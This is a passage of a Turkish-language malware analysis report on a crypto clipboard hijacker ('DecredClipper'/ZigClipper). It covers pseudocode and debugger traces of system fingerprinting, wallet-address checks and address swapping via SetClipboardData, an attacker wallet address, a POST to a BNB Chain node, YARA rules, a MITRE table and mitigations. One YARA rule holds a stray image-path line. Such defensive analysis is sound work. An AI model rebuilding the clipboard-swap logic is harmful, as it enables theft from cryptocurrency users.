Zararlı yazılım, **VirtualAlloc** ile ayırdığı alana PE dosyası enjekte etmektedir. Döküm, hafıza haritasında takip edilip exe formatında kaydedilmiştir. Kaydedilen .exe dosyası statik ve dinamik olarak incelenmiştir.

DecredClipper.exe Analizi

Adı	DecredClipper.exe
MD5	12b4c9ee12c6d020de6acd613d4c1662
SHA256	ef41c96fac62749e1b6fabd9ce9d68b1c0341fa2e46e6b1395cdfddf4 87b3cef
Dosya Türü	PE64/EXE

Statik Analiz



Şekil 53- DIE Çıktısı

DIE analizi sonucunda dosyanın 64-bit bir PE olduğu tespit edilmiştir.

The screenshot displays the PE64 entropy analysis tool. At the top, a bar chart shows the overall entropy of the file, with a value of 6.45644 and a status of 'not packed (80%)'. Below the chart, a table lists the entropy for various regions of the file.

Offset	Size	Entropy	Status	Name
0000000000000000...	2.20751	not packed		PE Header
0000000000000000...	6.56985	packed		Section(0) ['.text']
0000000000000000...	5.74208	not packed		Section(1) ['.rdata']
0000000000000000...	1.96479	not packed		Section(2) ['.data']
0000000000000000...	5.39891	not packed		Section(3) ['.pdata']
0000000000000000...	0.00282	not packed		Section(4) ['.fptrtable']
0000000000000000...	0.00282	not packed		Section(5) ['.tls']
0000000000000000...	4.24558	not packed		Section(6) ['.RDATA']
0000000000000000...	5.17532	not packed		Section(7) ['.reloc']

Şekil 54- Entropi Değeri

Yapılan statik analizde herhangi bir paketleyici imzasına rastlanmamış olup yazılımın **Microsoft Visual C/C++ (Visual Studio 2022)** ortamında derlendiği belirlenmiştir.

```

MutexW = CreateMutexW(0i64, 0, "u");
if ( !MutexW )
    return 0i64;
v1 = MutexW;
if ( GetLastError() == 183 )
{
    CloseHandle(v1);
    return 0i64;
}
if ( !byte_140037B50 && CoInitializeEx(0i64, 0) >= 0 )
{
    CoInitializeSecurity(0i64, -1, 0i64, 0i64, 0, 3u, 0i64, 0, 0i64);
    byte_140037B50 = 1;
}

```

Şekil 55- Mutex Kontrolü Pseudocode

Zararlı yazılım, bir **Mutex** oluşturmakta ve **GetLastError() == 183** kontrolüyle sistemde birçok kere çalıştırılmasını engellemektedir.

```

if ( (sub_1400066C4(v37, v48, "bc1q", 4i64) & 1) != 0 && (sub_1400069E0(v37 + 4, 38i64) & 1) != 0 )
{
    if ( v48 == 42
        || (v63 = *(_BYTE *) (v37 + 42), (unsigned __int8)(v63 - 48) >= 0xAu)
        && (unsigned __int8)((v63 & 0xDF) - 65) >= 0x1Au )
    {
        v55 = v47 + 42;
        v240 = 2;
        v56 = (__m128i *) &v240;
        goto LABEL_264;
    }
}

```

Şekil 56- Kopyalanan Metnin Format Kontrolü Pseudocode

Zararlı yazılım, panoda kopyalanan metnin kripto cüzdan adresi olup olmadığını kontrol etmektedir. Eğer kopyalanan veri geçerli formatta bir kripto adresi olarak doğrulanırsa, sonsuz döngü tetiklenerek panodaki orijinal adres **SetClipboardData** API çağrısıyla saldırganın kendi cüzdan adresiyle değiştirilmektedir.

Ethereum	Bitcoin(BTC-Native)
Bitcoin(BTC-Taproot)	Litecoin
Bitcoin Cash	Cosmos

Tablo 14- Kontrol Edilen Kripto Cüzdan Formatları

Dinamik Analiz

0000000140001633	E8 C5470000	call stage2.140005DFD	
0000000140001638	48:8D15 B52C0200	lea rdx,qword ptr ds:[1400242F4]	rdx:L"DESKTOP", 00000001400242F4:L"\\\\"USERNAME"
000000014000163F	48:8D8D F0050000	lea rcx,qword ptr ss:[rbp+5F0]	
0000000140001646	6A 04	push 4	
0000000140001648	41:58	pop r8	
000000014000164A	E8 AE470000	call stage2.140005DFD	
000000014000164F	48:8D15 A22C0200	lea rdx,qword ptr ds:[1400242F8]	rdx:L"DESKTOP", 00000001400242F8:L"USERNAME"
0000000140001656	48:8D85 20050000	lea rs1,qword ptr ss:[rbp+520]	
000000014000165D	4C:8D45 70	lea r8,qword ptr ss:[rbp+70]	
0000000140001661	48:89F1	mov rcx,rs1	rcx:L"DESKTOP"
0000000140001664	E8 44470000	call stage2.140005DAD	

Şekil 57- GetComputerNameW API Çağrısı

Zararlı yazılım, **GetComputerNameW** API çağrısı ile cihazın NetBIOS bilgisayar adını almaktadır.

0000000140001633	E8 C5470000	call stage2.140005DFD	
0000000140001638	48:8D15 B52C0200	lea rdx,qword ptr ds:[1400242F4]	rdx:L, 00000001400242F4:L"\\\\"USERNAME"
000000014000163F	48:8D8D F0050000	lea rcx,qword ptr ss:[rbp+5F0]	
0000000140001646	6A 04	push 4	
0000000140001648	41:58	pop r8	
000000014000164A	E8 AE470000	call stage2.140005DFD	
000000014000164F	48:8D15 A22C0200	lea rdx,qword ptr ds:[1400242F8]	rdx:L, 00000001400242F8:L"USERNAME"
0000000140001656	48:8D85 20050000	lea rs1,qword ptr ss:[rbp+520]	
000000014000165D	4C:8D45 70	lea r8,qword ptr ss:[rbp+70]	

Şekil 58- GetUserNameW API Çağrısı

Zararlı yazılım, **GetUserNameW** API çağrısı ile çalıştığı oturumun kullanıcı adını almaktadır.

000000014000114D	48:8B8D F0010000	mov rcx,qword ptr ss:[rbp+1F0]	
00000001400011B4	48:8D15 05FF0200	lea rdx,qword ptr ds:[1400310C0]	00000001400310C0:L"ROOT\\CIMV2"
00000001400011B8	4C:8D85 F8010000	lea r8,qword ptr ss:[rbp+1F8]	
00000001400011C2	E8 39FEFFFF	call stage2.140001000	
00000001400011C7	85C0	test eax,eax	
00000001400011C9	0F88 9D010000	js stage2.14000136C	
00000001400011CF	48:838D F8010000 00	cmp qword ptr ss:[rbp+1F8],0	
00000001400011D7	0F84 8F010000	je stage2.14000136C	
00000001400011DD	4C:8D05 B2FE0200	lea r8,qword ptr ds:[140031096]	0000000140031096:L"SELECT * FROM %s"
00000001400011E4	48:8D5D 80	lea rbx,qword ptr ss:[rbp+50]	
00000001400011E8	BA 00010000	mov edx,100	
00000001400011ED	48:89D9	mov rcx,rbx	rbx:L"SELECT * FROM Win32_Processor"
00000001400011F0	4D:89F9	mov r9,r15	r15:L"Win32_Processor"
00000001400011F3	E8 CD010000	call stage2.1400013C5	
00000001400011F8	48:8B8D F8010000	mov rcx,qword ptr ss:[rbp+1F8]	
00000001400011F9	48:8D15 B2FE0200	lea rdx,qword ptr ds:[1400310B8]	00000001400310B8:L"WQL"
0000000140001206	4C:8D8D E0010000	lea r15,qword ptr ss:[rbp+1E0]	
000000014000120D	49:89D8	mov r8,rbx	rbx:L"SELECT * FROM Win32_Processor"
0000000140001210	4D:89F9	mov r9,r15	r15:L"Win32_Processor"
0000000140001213	E8 97FEFFFF	call stage2.1400010AF	
0000000140001218	85C0	test eax,eax	
000000014000121A	0F99C0	setns al	
000000014000121D	49:89DF	mov rcx,qword ptr ds:[r15]	r15:L"Win32_Processor"
0000000140001220	48:85C9	test rcx,rcx	

Şekil 59- WQL Sorgusu

Zararlı yazılım, işlemci bilgilerini öğrenmek için **SELECT * FROM Win32_Processor** WQL sorgusu yapmaktadır.

00000001400012E0	FF15 122C0300	call qword ptr ds:[<Ordinal#6>]	
00000001400012E6	45:85E4	test r12d,r12d	
00000001400012E9	0F99C0	setns al	
00000001400012EC	6641:833F 08	cmp word ptr ds:[r15],8	
00000001400012F1	0F94C1	sete cl	
00000001400012F4	4D:8B77 08	mov r14,qword ptr ds:[r15+8]	r14:L"1f
00000001400012F8	4D:85F6	test r14,r14	r14:L"1f
00000001400012FB	0F95C2	setne dl	, [r15+08]:L"1f

Şekil 60- ProcessorId Bilgisi

ProcessorId değeri WQL sorgusu ile tespit edilmiştir.

00000001400011B4	48:8D15 05FF0200	lea rdx,qword ptr ds:[1400310C0]	00000001400310C0:L"ROOT\\CIMV2"
00000001400011B8	4C:8D85 F8010000	lea r8,qword ptr ss:[rbp+1F8]	
00000001400011C2	E8 39FEFFFF	call stage2.140001000	
00000001400011C7	85C0	test eax,eax	
00000001400011C9	0F88 9D010000	js stage2.14000136C	
00000001400011CF	48:83BD F8010000 00	cmp qword ptr ss:[rbp+1F8],0	
00000001400011D7	0F84 8F010000	je stage2.14000136C	
00000001400011DD	4C:8D05 B2FE0200	lea r8,qword ptr ds:[140031096]	0000000140031096:L"SELECT * FROM %s"
00000001400011E4	48:8D5D 80	lea rbx,qword ptr ss:[rbp-50]	
00000001400011E8	BA 00010000	mov edx,100	
00000001400011ED	48:89D9	mov rcx,rbx	r15:L"Win32_ComputerSystemProduct"
00000001400011F0	4D:89F9	mov rcx,rbx	
00000001400011F3	E8 CD010000	call stage2.140001365	
00000001400011F8	48:8B8D F8010000	mov rcx,qword ptr ss:[rbp+1F8]	
00000001400011FF	48:8D15 B2FE0200	lea rdx,qword ptr ds:[1400310B8]	00000001400310B8:L"WQL"
0000000140001206	4C:8D8D E0010000	lea r15,qword ptr ss:[rbp+1E0]	
000000014000120D	49:89D8	mov r8,rbx	
0000000140001210	4D:89F9	mov r9,r15	r15:L"Win32_ComputerSystemProduct"
0000000140001213	E8 97FEFFFF	call stage2.1400010AF	
0000000140001218	85C0	test eax,eax	
000000014000121A	0F99C0	setns al	
000000014000121D	49:8B0F	mov rcx,qword ptr ds:[r15]	r15:L"Win32_ComputerSystemProduct"
0000000140001220	48:85C9	test rcx,rcx	
0000000140001223	0F95C2	setne dl	
0000000140001226	84D0	test al,dl	

Şekil 61- Fiziksel Donanım Bilgilerine Erişim

Zararlı yazılım, **Win32_ComputerSystemProduct** sınıfına yaptığı sorgu ile kurban sistemin fiziksel donanım bilgilerine erişmektedir.

00000001400012D0	4C:89F1	mov rcx,r14	r14:L"UUID"
00000001400012E0	FF15 122C0300	call qword ptr ds:[<Ordinal#6>]	
00000001400012E6	45:85E4	test r12d,r12d	
00000001400012E9	0F99C0	setns al	
00000001400012EC	6641:833F 08	cmp word ptr ds:[r15],8	
00000001400012F1	0F94C1	sete cl	
00000001400012F4	4D:8B77 08	mov r14,qword ptr ds:[r15+8]	r14:L"UUID", [r15+08]:L"28"
00000001400012F8	4D:85F6	test r14,r14	r14:L"UUID"
00000001400012FB	0F95C2	setne dl	

Şekil 62- UUID Değeri

Zararlı yazılım, **UUID** değerini çekmektedir.

000000014000128C	FF15 5E2C0300	call qword ptr ds:[<Ordinal#2>]	
0000000140001292	48:85C0	test rax,rax	rax:L"Model"
0000000140001295	0F84 E0000000	je stage2.140001378	
0000000140001298	49:89C6	mov r14,rax	r14:L"Model", rax:L"Model"
000000014000129E	31D8	xor ebx,ebx	
00000001400012A0	48:8D85 D4010000	lea rax,qword ptr ss:[rbp+1D4]	
00000001400012A7	8918	mov dword ptr ds:[rax],ebx	rax:L"Model"

Şekil 63- İşlemci Modeline Erişim

Zararlı yazılım, işlemci modeline erişmektedir.

00000001400018C0	E8 6F1F0200	call <JMP.&GetClipboardData>	
00000001400018D1	48:85C0	test rax,rax	rax:L"000000014000E26D"
00000001400018D4	0F84 94190000	je stage2.14000356E	rax:L"000000014000E26D"
00000001400018DA	48:89C7	mov rdi,rax	rax:L"000000014000E26D"
00000001400018DD	48:89C1	mov rcx,rax	rax:L"000000014000E26D"
00000001400018E0	E8 681F0200	call <JMP.&GlobalLock>	rax:L"000000014000E26D"
00000001400018E5	48:85C0	test rax,rax	rax:L"000000014000E26D"
00000001400018E8	0F84 80190000	je stage2.14000356E	rax:L"000000014000E26D"
00000001400018EE	49:89C6	mov r14,rax	rax:L"000000014000E26D"
00000001400018F1	48:89C1	mov rcx,rax	rax:L"000000014000E26D"
00000001400018F4	E8 65630000	call stage2.140007F5E	rax:L"000000014000E26D"
00000001400018F9	48:89C3	mov rbx,rax	rax:L"000000014000E26D"
00000001400018FC	48:8D45 78	lea rax,qword ptr ss:[rbp+78]	rax:L"000000014000E26D"
0000000140001C00	F3:0F7F30	movdqu xmmword ptr ds:[rax],xmm6	
0000000140001C04	F3:0F6F30	movdqu xmmword ptr ds:[rax],xmm6	

Şekil 64- GetClipboardData API Çağırısı

Zararlı yazılım, **GetClipboardData** API çağırısı ile kurbanın sistem panosuna erişmektedir.

001400034C0	E8 BE060200	call <JMP.&SetClipboardData>	
001400034D2	48:85C0	test rax,rax	
001400034D5	74 27	je stage2.1400034FE	
001400034D7	4C:89F9	mov rcx,r15	
001400034DA	48:8D95 60050000	lea rdx,qword ptr ss:[rbp+560]	
001400034E1	4C:8B85 78070000	mov r8,qword ptr ss:[rbp+778]	[rbp+778]:"0x999eb238dad4b3e645e9ce91edbedda8f6baf08e"
001400034E8	4C:8B8D 70070000	mov r9,qword ptr ss:[rbp+770]	
001400034EF	E8 3CDFFFFF	call stage2.140001430	
001400034F4	66:85C0	test ax,ax	
001400034F7	74 0D	je stage2.140003506	
001400034F9	E9 CD020000	jmp stage2.1400037CB	
001400034FE	48:89F9	mov rcx,rdi	rdi:L"0x999eb238dad4b3e645e9ce91edbedda8f6baf08e"

Şekil 65- SetClipboardData API Çağırısı

Zararlı yazılım, **SetClipboardData** API çağırısı ile kendi cüzdan adresini panoya yapıştırmaktadır.

001400034E1	E8 473A0000	call <JMP.&stage2.14000683>	
001400034F1	E9 403C0000	jmp stage2.1400056A3	
001400034F6	48:8D8D B8080000	lea rdx,qword ptr ss:[rbp+888]	[rbp+888]:{"id":1,"jsonrpc":"2.0","method":"eth_call","params":[{"to":"0x77c08D8A4Eab268fd57:0000000140024886","bsc-dataseed.bnbchain.org"]}
001400034FD	48:8D8D D00A0000	lea rdi,qword ptr ss:[rbp+AD0]	
00140003404	48:8909	mov rcx,rbx	
00140003407	48:89FA	mov rdx,rdi	
0014000340A	E8 3F310000	call stage2.14000684E	
0014000340F	48:89F9	mov rcx,rdi	
00140003412	E8 FE300000	call stage2.140006815	
00140003417	66:9379 10 00	cmp word ptr ds:[rbx+10],0	
0014000341C	0F85 811C0000	jne stage2.1400056A3	
00140003422	48:8B85 B8080000	mov rax,qword ptr ss:[rbp+888]	
00140003429	48:8B8D C0080000	mov rbx,qword ptr ss:[rbp+8C0]	
00140003430	0F1006	movups xmm0,xmmword ptr ds:[rsi]	
00140003433	0F2985 30090000	movaps xmmword ptr ds:[rsi],xmm0	
0014000343A	48:895C24 38	mov qword ptr ss:[rbp+930],rbx	
0014000343F	48:8B85 A00C0000	mov qword ptr ss:[rbp+CA0],rax	
00140003446	48:894424 30	mov qword ptr ss:[rsi+30],rax	
0014000344B	48:8D05 4E0E0200	lea rax,qword ptr ds:[1400248A0]	
00140003452	48:894424 20	mov qword ptr ss:[rsi+20],rax	
00140003457	48:C74424 28 01000000	mov qword ptr ss:[rsi+28],1	
00140003460	4C:8D05 1F0E0200	lea r8,qword ptr ds:[140024886]	

Şekil 66- POST İsteği

Zararlı yazılım, son olarak **bsc-dataseed[.]bnbchain[.]org** adresine **POST** isteği atmaktadır.

YARA Kuralı

```
rule StealC_V2_Stage1
{
    meta:
        description = "StealC V2 Stage 1 yara rule"

        author = "ZAYOTEM"

        date = "2026-06-21"

        malware_family = "StealC"

    strings:
        $hash1 = { 68 F2 14 19 10 5? E8 ?? ?? ?? ?? }

        $hash2 = { 68 18 ED F0 27 5? E8 ?? ?? ?? ?? }

        $hash3 = { 68 C5 C9 99 B5 5? E8 ?? ?? ?? ?? }

        $hash4 = { 68 7C 77 03 FB 5? E8 ?? ?? ?? ?? }

        $hash_algo_simd = { 66 0F 38 31 05 ?? ?? ?? ?? C4 E2 79 47 0D ??
        ?? ?? ?? 0F 10 C1 66 0F 73 D8 08 0F 56 C8 0F 10 C1 66 0F 73 D8 04 0F
        56 C8 66 0F 7E CB }

    condition:
        uint16(0) == 0x5A4D and filesize < 3MB and

        (2 of ($hash*) or $hash_algo_simd)
}
```

```
rule StealC_V2_Stage2

{

    meta:

        description = "StealC V2 Stage 2 yara rule"

        author = "ZAYOTEM"

        date = "2026-06-21"

        malware_family = "StealC"

    strings:

        $decrypt_sequence = { 68 ?? ?? ?? ?? 8D 4D ?? E8 ?? ?? ?? ?? 8D
55 ?? 8D 4D ?? E8 ?? ?? ?? ?? }

        $src4_xor_loop      = { 8B 45 ?? 8B 75 ?? 8A ?? ?? 32 ?? ?? 8B 53 04
88 4D ?? 3B 53 08 74 ?? }

        $string_append_loop = { 88 0A FF 43 04 EB ?? 8B 75 ?? (40 I FF C0)
89 45 ?? 3B 46 10 72 ?? }

    condition:

        uint16(0) == 0x5A4D and filesize < 3MB and

        all of ($decrypt_sequence, $src4_xor_loop, $string_append_loop)

}
```

```
rule Decred_Stage1

{

    meta:

        description = "Decred.exe Stage 1 yara rule"

        author = "ZAYOTEM"

        date = "2026-06-21"

        malware_family = "ZigClipper"

    strings:

        $prng_algo = { 89 C1 C1 E1 0D 31 C8 89 C1 C1 E9 11 31 C8 89 D1
C1 E1 05 31 CA 89 C1 31 D1 89 0D ?? ?? ?? ?? 89 05 ?? ?? ?? ?? 69 C1
6D 4E C6 41 05 39 30 00 00 }

        $api1 = "OpenClipboard" ascii wide

        $api2 = "GetClipboardData" ascii wide

        $api3 = "SetClipboardData" ascii wide

        $api4 = "EmptyClipboard" ascii wide

    condition:

        uint16(0) == 0x5A4D and filesize < 3MB and

        ($prng_algo and (3 of ($api*)))

}
```

```
rule ZigClipper_Stage2

{

    meta:

        description = "DecredClipper yara rule"

        author = "ZAYOTEM"

        date = "2026-06-25"

        malware_family = "ZigClipper"

        sub_function = "sub_140001539"

    strings:

        $string1 = "bc1q" ascii wide

        $string2 = "bc1p" ascii wide

        $string4 = "bitcoincash:q" ascii wide

        $string5 = "bitcoincash:p" ascii wide

        $string6 = "ltc1q" ascii wide

        $api1 = "OpenClipboard" ascii

        $api2 = "GetClipboardData" ascii

        $api3 = "SetClipboardData" ascii

        $api4 = "EmptyClipboard" ascii

    condition:

        uint16(0) == 0x5A4D and filesize < 3MB and

        ((3 of ($api*)) and (3 of ($string*)))


}
```

MITRE ATTACK TABLE

Reconnaissance	Execution	Persistence	Defense Evasion	Credential Access	C&C	Exfiltration
Query Registry (T1012)	Command and Scripting Interpreter: Windows Command Shell (T1059.003)	Registry Run Keys / Startup Folder (T1547.001)	Modify Registry (T1112)	Credentials from Password Stores (T1555)	Application Layer Protocol: Web Protocols (T1071.001)	Automated Exfiltration (T1020)
System Information Discovery (T1082)			Deobfuscate/ De code Files (T1140)	Credentials from Web Browsers (T1555.003)		Exfiltration Over Asymmetric Encrypted Channel (T1048.002)
System Location Discovery (T1614)			Process Injection (T1055)	Unsecured Credentials (T1552)		
System Language Discovery (T1614.001)			Dynamic API Resolution (T1027.007)	Credentials In Files (T1552.001)		
Software Discovery (T1518)				Steal Web Session Cookie (T1539)		
System Network Configuration Discovery (T1016)						

Çözüm Önerileri

1. EDR kullanımı zorunlu hale getirilmelidir,
2. Tıklanılan bağlantıların doğru ve güvenilir olduğundan emin olunmalıdır,
3. Ağ trafiği izlenmelidir,
4. Kullanıcı yetkileri sınırlandırılmalıdır,
5. Parolalar belirli aralıklarla değiştirilmelidir,
6. Tarayıcı parola saklama özelliği kapatılmalıdır,
7. Kripto cüzdan kullanımı denetlenmelidir.



HAZIRLAYAN

Ahmet Çağdaş GEÇGÜL

[linkedin](#)

Ayberk ÇATALOLUK

[linkedin](#)

Ezgi ŞAHİN

[linkedin](#)

